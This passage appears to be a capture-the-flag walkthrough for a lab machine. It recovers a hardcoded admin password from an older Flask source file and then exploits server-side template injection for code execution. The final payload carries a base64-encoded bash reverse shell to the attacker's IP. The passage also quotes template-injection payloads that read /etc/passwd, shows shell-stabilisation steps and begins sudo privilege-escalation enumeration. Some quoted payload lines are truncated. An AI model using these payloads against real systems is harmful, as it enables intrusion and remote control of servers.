
SInce it was flask application, we can assume that these files are source code for port 5000 that we access earlier.

If we read from main.py files at dashboard route, we can see that application are reflecting name using render_template_string which was vulnerable to SSTI if not implemented correctly




```
@app.route('/dashboard', methods=['GET'])
def dashboard():
    if checkLogin():
        name = request.args.get('name') or None

        with open("templates/dashboard.html") as f:
            adminTemplate = f.read()

            if name == None:
                content = adminTemplate.replace("{{ name }}", 'admin')
                return render_template_string(content)
            else:
                content = adminTemplate.replace("{{ name }}", name)
                return render_template_string(content)

    else:
        flash('Unauthorized!', 'danger')
        return render_template('index.html')
```

But in order to access this routes, we need to login as admin somehow




```
@app.route('/dashboard', methods=['GET'])
def dashboard():
    if checkLogin():
        name = request.args.get('name') or None

        with open("templates/dashboard.html") as f:
            adminTemplate = f.read()
```




```
def checkLogin():
    if "user" in session:
        if session["user"] == "admin":
            return True
    else:
        return False
```

If we read at login routes, we will see that application will hash user password and then compare it to hash that was shows as below



```
@app.route('/login', methods=['GET', 'POST'])
def form_example():

    if checkLogin():
        return redirect(url_for('dashboard'))
    # handle the POST request
    if request.method == 'POST':
        user = request.form.get('username').lower()
        password = hashlib.md5(request.form.get('password').encode()).hexdigest()

        # change password comparision using hash instead of plaintext
        if user == "admin" and password == "b6cf118d33b348383753cb5e0ecdb30e" :
            session["user"] = "admin"
            return redirect(url_for('dashboard', name='admin'))

        else:
            flash('Username or Password Incorrect!', 'danger')
            return render_template('login.html')

    # otherwise handle the GET request
    elif request.method == 'GET':
        return render_template('login.html')
```

Crackstation was unable to crack the hash so we need other way to obtain original password



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
b6cf118d33b348383753cb5e0ecdb30e
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b6cf118d33b348383753cb5e0ecdb30e	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist

If we read at developer's comment, we can assume that the file was modified to compare hashed password.



```
# change password comparision using hash instead of plaintext
if user == "admin" and password == "b6cf118d33b348383753cb5e0ecdb30e" :
    session["user"] = "admin"
    return redirect(url_for('dashboard', name='admin'))
```


Then what about older version of the file?
As expected, old version of main.py containing admin password in plaintext



```
@app.route('/login', methods=['GET', 'POST'])
def form_example():

    if checkLogin():
        return redirect(url_for('dashboard'))
    # handle the POST request
    if request.method == 'POST':
        user = request.form.get('username').lower()
        password = request.form.get('password')

        if user == "admin" and password == "Sup3rsEcr3t_P4$$" :
            session["user"] = "admin"
            return redirect(url_for('dashboard', name='admin'))

        else:
            flash('Username or Password Incorrect!', 'danger')
            return render_template('login.html')

    # otherwise handle the GET request
    elif request.method == 'GET':
        return render_template('login.html')
```

Exploiting SSTI - Initial Shell

WIth this information, we can now login to admin dashboard and achieve RCE from SSTI
As shown below, `name` parameter was reflected on the page and it's vulnerable to SSTI




192.168.1.37:5000/dashboard?name={{7*7}}

Hi 49, We'll be back soon!

Sorry for the inconvenience but we're performing some maintenance at the moment. If you need to you can always contact us, otherwise we'll be back online shortly!

— The Team

I use SSTI payload from Hacktricks to gain RCE




Once you have found some functions you can recover the builtins with:

```
# Read file
{{ request.__class__._load_form_data.__globals__.__builtins__.open("/etc/passwd").read(

# RCE
{{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("ls").re
{{ config.__class__.from_envvar["__globals__"]["__builtins__"]["__import__"]("os").poper
{{ (config|attr("__class__")).from_envvar["__globals__"]["__builtins__"]["__import__"]('

{% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f'

## Extra
## The global from config have a access to a function called import_string
## with this function you don't need to access the builtins
{{ config.__class__.from_envvar.__globals__.import_string("os").popen("ls").read() }}

# All the bypasses seen in the previous sections are also valid
```

The final payload was like this

```
http://192.168.1.37:5000/dashboard?name={{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjQ4LzEyMzQgMD4mMQo= | base64 -d | bash").read() }}}
```



```
192.168.1.37:5000/dashboard?name={{%20config.__class__.from_envvar.__globals__.__builtins__.__import__(%22os%22).popen(%22echo%20YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC
```


```
┌──(kali㉿localh3art)-[/tmp/mashin/extracted]
└─$ nc -nlvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.37.
Ncat: Connection from 192.168.1.37:39584.
bash: cannot set terminal process group (1221): Inappropriate ioctl for device
bash: no job control in this shell
kobo@mashin:/opt/web$ 
```

Now let's stabilize our shell using some tricks

```
python3 -c "import pty; pty.spawn('/bin/bash')"
export TERM=xterm

CTRL + Z
stty raw -echo;fg;reset
```


Zulfi Privilege Escalation

If we try to run sudo, we found that user kobo was able to run /home/zulfi/backup as user zulfi.




```
kobo@mashin:/opt/web$ sudo -l
Matching Defaults entries for kobo on mashin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kobo may run the following commands on mashin:
    (zulfi) NOPASSWD: /home/zulfi/backup
kobo@mashin:/opt/web$ 
```

it require one arguments, *file to read*.



```
kobo@mashin:~$ sudo -u zulfi /home/zulfi/backup
Usage: /home/zulfi/backup <file to read>
kobo@mashin:~$ 
```


The application returned *Segmentation Fault* when trying to backup /etc/passwd file. It also doesn't backup the file since destination file that we choose was not created.



```
kobo@mashin:~$ sudo -u zulfi /home/zulfi/backup /etc/passwd
File: /etc/passwd
Input Destination File: /tmp/test

Segmentation fault
kobo@mashin:~$ ls /tmp/test
ls: cannot access '/tmp/test': No such file or directory
kobo@mashin:~$ 
```

Let's see what's inside /home/zulfi's directory.
There was note.txt file. we can assume that backup binary are still

under development and it's highly possible to contain bugs.



